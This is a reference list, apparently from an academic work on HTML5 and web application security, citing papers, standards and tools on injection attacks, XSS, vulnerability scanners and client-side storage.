Monica S. Lam, Michael Martin, Benjamin Livshits, and John Whaley. Securing web applications with static and dynamic information flow tracking. In *Proceedings of the 2008 ACM SIGPLAN symposium on Partial evaluation and semantics-based program manipulation*, pages 3–12, New York, NY, USA, 2008. ACM.

A. Kieyzun, P.J. Guo, K. Jayaraman, and M.D. Ernst. Automatic creation of sql injection and cross-site scripting attacks. In *Software Engineering, 2009. ICSE 2009. IEEE 31st International Conference on*, pages 199–209, 2009.

N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities (short paper). In *SP '06 Proceedings of the 2006 IEEE Symposium on Security and Privacy*, pages 258–263, 2006.

Fang; Hang Christian; Tsai Chung-Hung; Lee Der-Tsai; Kuo Sy-Yen Huang, Yao-Wen; Yu. Securing web application code by static analysis and runtime protection. In *WWW '04 Proceedings of the 13th international conference on World Wide Web*, pages 40–52, 2004.

Sean McAllister, Engin Kirda, and Christopher Kruegel. Leveraging user interactions for in-depth testing of web applications. In Richard Lippmann, Engin Kirda, and Ari Trachtenberg, editors, *RAID*, volume 5230 of *Lecture Notes in Computer Science*, pages 191–210. Springer, 2008.

Federico Maggi, William Robertson, Christopher Kruegel, and Giovanni Vigna. Protecting a moving target: Addressing web application concept drift. In *Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection*, RAID '09, pages 21–40, Berlin, Heidelberg, 2009. Springer-Verlag.

Larry Suto. Analyzing the accuracy and time costs of web application security scanners., 2010.

Jose Fonseca, Marco Vieira, and Henrique Madeira. Testing and comparing web vulnerability scanning tools for sql injection and xss attacks. In *Proceedings of the 13th Pacific Rim International Symposium on Dependable Computing*, PRDC '07, pages 365–372, Washington, DC, USA, 2007a. IEEE Computer Society. ISBN 0-7695-3054-0. doi: 10.1109/PRDC.2007.63. URL http://dx.doi.org/10.1109/PRDC.2007.63.

J. Fonseca, M. Vieira, and H. Madeira. Testing and comparing web vulnerability scanning tools for sql injection and xss attacks. In *Dependable Computing, 2007. PRDC 2007. 13th Pacific Rim International Symposium on*, pages 365–372, 2007b.

adam doupe. Wackopicko vulnerable website, 2010. URL https://github.com/adamdoupe/WackoPicko.

Jussi-Pekka Erkkila. Websocket security analysis. Aalto University School of Science, 2012.

Stefan Kimak, Jeremy Ellman, and Christopher Laing. An investigation into possible attacks on html5 indexeddb and their prevention. In *The 13th Annual Post-Graduate Symposium on The Convergence of Telecommunications, Networking and Broadcasting (PGNet 2012)*, Liverpool, UK, 2012. Liverpool John Moores University.

Compass Security AG Michael Schmidt. Html5 web security. pages 1–82. Compass Security AG, December 2011.

Lin-Shung Huang, Zack Weinberg, Chris Evans, and Collin Jackson. Protecting browsers from cross-origin css attacks. In *Proceedings of the 17th ACM conference on Computer and communications security*, CCS '10, pages 619–629, New York, NY, USA, 2010. ACM. ISBN 978-1-4503-0245-6.

Alberto Trivero. Abusing html 5 structured client-side storage. Project Symphony Collection, 2008.

W3C. Differences from html4, May 2013. URL http://www.w3.org/TR/html5-diff/.

Alexis Deveria. Compatibility tables for support of html5, css3, svg and more in desktop and mobile browsers, Aug 2012. URL http://caniuse.com/#index.

A work in progress: February 2012, Feb 2012. URL http://html5accessibility.com/.

Pieter Philippaerts Philippe De Ryck, Lieven Desmet and Frank Piessens. A security analysis of next generation web standards. pages 17–57, July 2011.

L Kuppan. Shell of the future - reverse web shell handler for xss exploitation, Jul 2010b. URL http://blog.andlabs.org/2010/07/shell-of-future-reverse-web-shell.html.

W3C. Indexed database api, May 2012a. URL http://www.w3.org/TR/IndexedDB/.

Portcullis Labs. Xss shell, Oct 2008. URL http://labs.portcullis.co.uk/application/xssshell/.

OWASP. Html5 security cheat sheet, Sep 2012a. URL https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet#General_Guidelines.

Google Inc. Google caja compiler for making third-party html, css and javascript safe for embedding, 2011. URL http://code.google.com/p/google-caja/.

W3C. Web storage, Dec 2011. URL http://www.w3.org/TR/webstorage.

Frank Lubbers, Peter; Greco. Html5 web sockets: A quantum leap in scalability for the web, 2010. URL http://www.websocket.org/quantum.html.

Tor. Tor - a network of virtual tunnels for improving privacy and security on, Feb. 2011. URL http://www.torproject.org.

W3C. Web workers, Mar. 2012b. URL http://www.w3.org/TR/workers/.

L. Kuppan. Cracking hashes in the javascript cloud with ravan, Feb 2010c. URL http://blog.andlabs.org/2010/12/cracking-hashes-in-javascript-cloud.html.

Paul Stone. New attacks against, Apr 2010. URL http://www.contextis.co.uk/resources/white-papers/clickjacking/Context-Clickjacking_white_paper.pdf.

W3C. Web notifications, Jun 2012c. URL http://www.w3.org/TR/notifications/.

W3C. The canvas element - security with canvas elements, Sep 2012d. URL http://www.whatwg.org/specs/web-apps/current-work/multipage/the-canvas-element.html#security-with-canvas-elements.

OWASP. Category:owasp antisamy project, Jan 2012b. URL https://www.owasp.org/index.php/Category:OWASP_AntiSamy_Project.

W3C. Html5 the iframe element - global attribute, Marc. 2012e.

Shreeraj Shah. Html5 top 10 threats stealth attacks and silent exploits, Mar 2012b. URL https://media.blackhat.com/bh-eu-12/shah/bh-eu-12-Shah_HTML5_Top_10-WP.pdf.

L Kuppan. Html5 based javascript network reconnaissance tool, Feb 2011. URL http://www.andlabs.org/tools/jsrecon.html.